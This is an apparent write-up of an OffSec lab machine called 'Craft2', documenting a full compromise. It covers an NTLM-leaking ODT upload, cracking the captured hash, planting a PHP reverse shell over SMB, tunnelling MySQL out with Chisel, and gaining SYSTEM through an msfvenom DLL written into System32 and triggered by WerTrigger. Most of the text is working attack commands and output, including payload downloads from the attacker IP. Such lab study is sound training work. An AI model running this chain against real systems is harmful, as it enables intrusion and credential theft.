
Craft2 | Malicious ODT Upload | MySQL Write | WerTrigger DLL Injection

This machine was blocking ping request so I had to use the -Pn flag with Nmap. The scan was able to return that the host was open on port 80, 135, 445, and 49666. The most noteable ports are HTTP and SMB:

```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ cat Craft2_Nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 11:13 EST
Nmap scan report for 192.168.200.188
Host is up (0.031s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
49666/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 4 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Anonymous access isn't allowed on this host so we can direct our attention to the web server. We can see that there is an upload function on this host:

We can see that this host only allows ODT files:



We can send a test.odt file just to follow the flow of traffic:

```
POST /upload.php HTTP/1.1
Host: craft.offsec
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------37322134081265867020401606932 9
Content-Length: 256
Origin: http://craft.offsec
Connection: keep-alive
Referer: http://craft.offsec/
Upgrade-Insecure-Requests: 1

----------------------------37322134081265867020401606932 9
Content-Disposition: form-data; name="file"; filename="test.odt"
Content-Type: application/vnd.oasis.opendocument.text

hello


----------------------------37322134081265867020401606932 9--
```

We receive a response that indicates that they may have measures in place to prevent macro phishing attempts:

You're resume was submitted, it will be reviewed shortly by our staff. We are also aware of macro phishing attempts made previously

We can use the badodt.py script to create a malicious ODT file that will leak NetNTLM hashes:


```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ python3 badodt.py

Create a malicious ODF document help leak NetNTLM Creds

By Richard Davy
@rd_pentest
Python3 version by @gustanini
www.secureyourit.co.uk


Please enter IP of listener: 192.168.45.185
/home/kali/OSCP/Craft2/bad.odt successfully created
```

Now we can upload the file and ensure that our responder server is listening:



You're resume was submitted, it will be reviewed shortly by our staff. We are also aware of macro phishing attempts made previously

And we capture a hash for the user thecybergeek:

```
[SMB] NTLMv2-SSP Client   : 192.168.200.188
[SMB] NTLMv2-SSP Username : CRAFT2\thecybergeek
[SMB] NTLMv2-SSP Hash     : thecybergeek::CRAFT2:b81077e1295d9fac:3C8D18BEA5A5737460E17D606437DBB8:01010000000000000
0183C90782FDB016664E6B903889598000000000200080059003600 4C00490001001E00570049004E002D0042004300440037003600 4C0035003
2003300420052000400340057004900 4E002D0042004300440037003600 4C0035003200330042005200 2E00590036004C0049002E004C004F004
30041004C0003001400590036004C0049002E004C004F00430041004C0005001400590036004C0049002E004C004F00430041004C00070008000
0183C90782FDB01060004000200000008003000300000000000000000000000000300000225D81BACCCF6D47665C541A94C390E125F3DBD69E066
FD571394BABB61B68AC0A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002
E00340035002E003100380035000000000000000000
```

We can use JohnTheRipper to crack the hash:

```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
winniethepooh    (thecybergeek)
1g 0:00:00:00 DONE (2024-11-05 11:51) 20.00g/s 61440p/s 61440c/s 61440C/s slimshady..dangerous
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

We can confirm our access with crackmapexec:

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb craft.offsec -u thecybergeek -p winniethepooh --shares
SMB         craft.offsec    445    CRAFT2          [*] Windows 10 / Server 2019 Build 17763 x64 (name:CRAFT2) (doma
in:CRAFT2) (signing:False) (SMBv1:False)
SMB         craft.offsec    445    CRAFT2          [+] CRAFT2\thecybergeek:winniethepooh
SMB         craft.offsec    445    CRAFT2          [+] Enumerated shares
SMB         craft.offsec    445    CRAFT2          Share           Permissions     Remark
SMB         craft.offsec    445    CRAFT2          -----           -----           ------
SMB         craft.offsec    445    CRAFT2          ADMIN$                          Remote Admin
SMB         craft.offsec    445    CRAFT2          C$                              Default share
SMB         craft.offsec    445    CRAFT2          IPC$            READ            Remote IPC
SMB         craft.offsec    445    CRAFT2          WebApp          READ
```


Now we can view the content of the SMB share:

```
┌──(kali㉿kali)-[~]
└─$ smbclient //192.168.200.188/WebApp -U thecybergeek
Password for [WORKGROUP\thecybergeek]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Apr  5 12:16:03 2022
  ..                                  D        0  Tue Apr  5 12:16:03 2022
  assets                              D        0  Tue Apr  5 12:16:03 2022
  css                                 D        0  Tue Apr  5 12:16:03 2022
  index.php                           A     9768  Mon Jan 31 11:21:52 2022
  js                                  D        0  Tue Apr  5 12:16:03 2022
  upload.php                          A      896  Mon Jan 31 10:23:02 2022
  uploads                             D        0  Tue Nov  5 11:48:24 2024
```

Now we can attempt to upload a reverse shell to gain access to the target machine:

```
smb: \> put windows.php
putting file windows.php as \windows.php (63.4 kb/s) (average 63.4 kb/s)
smb: \>
```

And when we navigate to the site we can catch the connection in our netcat listener:




```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ sudo rlwrap nc -lvnp 8443
[sudo] password for kali:
listening on [any] 8443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.200.188] 49779
SOCKET: Shell has connected! PID: 4696
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>
```

Privilege Escalation

We can do enumeration such as whoami /priv to determine permissions:

```
C:\xampp\htdocs>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

We can check the content of our present directory and move up into the root directory:

```
C:\xampp\htdocs>dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\xampp\htdocs

11/05/2024  07:55 PM    <DIR>          .
11/05/2024  07:55 PM    <DIR>          ..
04/05/2022  08:16 AM    <DIR>          assets
04/05/2022  08:16 AM    <DIR>          css
01/31/2022  08:21 AM             9,768 index.php
04/05/2022  08:16 AM    <DIR>          js
01/31/2022  07:23 AM               896 upload.php
04/05/2022  08:16 AM    <DIR>          uploads
11/05/2024  07:55 PM             9,288 windows.php
               3 File(s)         19,952 bytes
               6 Dir(s)   5,471,977,472 bytes free
```

In this directory there are a few interesting file:

```
C:\xampp>dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\xampp

04/05/2022  08:18 AM    <DIR>          .
04/05/2022  08:18 AM    <DIR>          ..
04/05/2022  08:17 AM    <DIR>          apache
06/07/2013  10:15 AM               436 apache_start.bat
10/01/2019  06:13 AM               190 apache_stop.bat
04/05/2021  03:16 PM            10,324 catalina_service.bat
04/05/2021  03:17 PM             3,766 catalina_start.bat
```

```
04/05/2022  08:17 AM    <DIR>          mysql
06/03/2019  10:39 AM               471 mysql_start.bat
10/01/2019  06:13 AM               270 mysql_stop.bat
03/13/2017  10:04 AM               824 passwords.txt
```

We can check if MySql is running using netstat -ano and we can read the content of the passwords.txt file:

```
C:\xampp>type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)
```

```
C:\xampp>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address
  TCP    0.0.0.0:80             0.0.0.0:0
  TCP    0.0.0.0:135            0.0.0.0:0
  TCP    0.0.0.0:443            0.0.0.0:0
  TCP    0.0.0.0:445            0.0.0.0:0
  TCP    0.0.0.0:3306           0.0.0.0:0
```

So MySql is running internally but neither user can access it internally. We can expose it externally using Chisel. First we need to transfer chisel to the target:

```
C:\xampp\htdocs>dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\xampp\htdocs

11/05/2024  08:06 PM    <DIR>          .
11/05/2024  08:06 PM    <DIR>          ..
04/05/2022  08:16 AM    <DIR>          assets
11/05/2024  08:06 PM         9,760,768 chisel.exe
```

So now we'll set up the chisel server on our Kali instance and the client on our target:
chisel server -p 8090 --reverse
- chisel: command
- server: server mode
- -p: listening port
- --reverse: reverse tunneling

```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ chisel server -p 8090 --reverse
2024/11/06 22:43:03 server: Reverse tunnelling enabled
2024/11/06 22:43:03 server: Fingerprint y8QvKn+gh8+itKs9TQkvxTN9PhSSSfSq/ikkSGu2WG0=
2024/11/06 22:43:03 server: Listening on http://0.0.0.0:8090
2024/11/06 22:43:41 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2024/11/06 22:43:41 server: session#1: tun: proxy#R:3306⇒3306: Listening
```

chisel.exe client 192.168.45.185:8090 R:3306:127.0.0.1:3306

- chisel.exe: command
- client: client mode
- 192.168.45.185: <SERVER_IP & LISTENING_PORT>
- R: Reverse connection from
- 3306.127.0.0.1:3306: <Internal_Port:LocalHost:External_Port>

```
C:\xampp\htdocs>chisel.exe client 192.168.45.185:8090 R:3306:127.0.0.1:3306
2024/11/06 19:43:47 client: Connecting to ws://192.168.45.185:8090
2024/11/06 19:43:47 client: Connected (Latency 50.765ms)
```

Now we can connect to the target's MySql server remotely:

```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ mysql -u root --port 3306
WARNING: option --ssl-verify-server-cert is disabled, because of an insecure passwordless login.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.4.19-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

We can check what permissions we have using SHOW GRANTS:

```
MariaDB [phpmyadmin]> SHOW GRANTS
    -> ;
+-----------------------------------------------------------------------+
| Grants for root@localhost                                             |
+-----------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO `root`@`localhost` WITH GRANT OPTION |
| GRANT PROXY ON ''@'%' TO 'root'@'localhost' WITH GRANT OPTION        |
+-----------------------------------------------------------------------+
2 rows in set (0.055 sec)
```

Since we have all permissions we technically have administrative write permissions on the system. One method of exploiting this is through DLL injection using WerTrigger to call for the DLL. First we need create our own malicious DLL with MSFvenom

```
┌──(kali㉿kali)-[~/OSCP/Craft2]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f dll -o phoneinfo.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: phoneinfo.dll
```

Then we need to clone this repository (https://github.com/sailay1996/WerTrigger) and transfer the Report.wer and WerTrigger.exe binaries from the /bin directory to the target along with our malicious DLL:

```
C:\Users\Public\Downloads>curl http://192.168.45.185/phoneinfo.dll -o phoneinfo.dll
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 12288  100 12288    0     0  75457      0 --:--:-- --:--:-- --:--:-- 76800

C:\Users\Public\Downloads>curl http://192.168.45.185/WerTrigger.exe -o WerTrigger.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 15360  100 15360    0     0  27491      0 --:--:-- --:--:-- --:--:-- 27477

C:\Users\Public\Downloads>curl http://192.168.45.185/Report.wer -o Report.wer
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  9252  100  9252    0     0  93549      0 --:--:-- --:--:-- --:--:-- 94408
```

Now from our MySQL shell we can load the phoneinfo.dll into Windows/System32 with our Administrative write privileges:

```
MariaDB [(none)]> select load_file('C:\\xampp\\htdocs\\phoneinfo.dll') into dumpfile "C:\\Windows\\System32\\phonein
fo.dll";
Query OK, 1 row affected (0.038 sec)
```

You can confirm that the phoneinfo.dll has been overwritten by using dir Windows/System32/phoneinfo.dll:

```
C:\Users\Public\Downloads>dir C:\Windows\System32\phoneinfo.dll
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\Windows\System32

11/06/2024  09:17 PM            12,288 phoneinfo.dll
               1 File(s)         12,288 bytes
               0 Dir(s)   6,453,923,840 bytes free
```

Then we can set up our multi/handler in metasploit:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.45.185:4444
```

Now we can run WerTrigger.exe to call for the malicious DLL, which will elevate our privileges:

```
[*] Sending stage (203846 bytes) to 192.168.223.188
[*] Meterpreter session 1 opened (192.168.45.185:4444 → 192.168.223.188:49698) at 2024-11-07 09:54:26 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```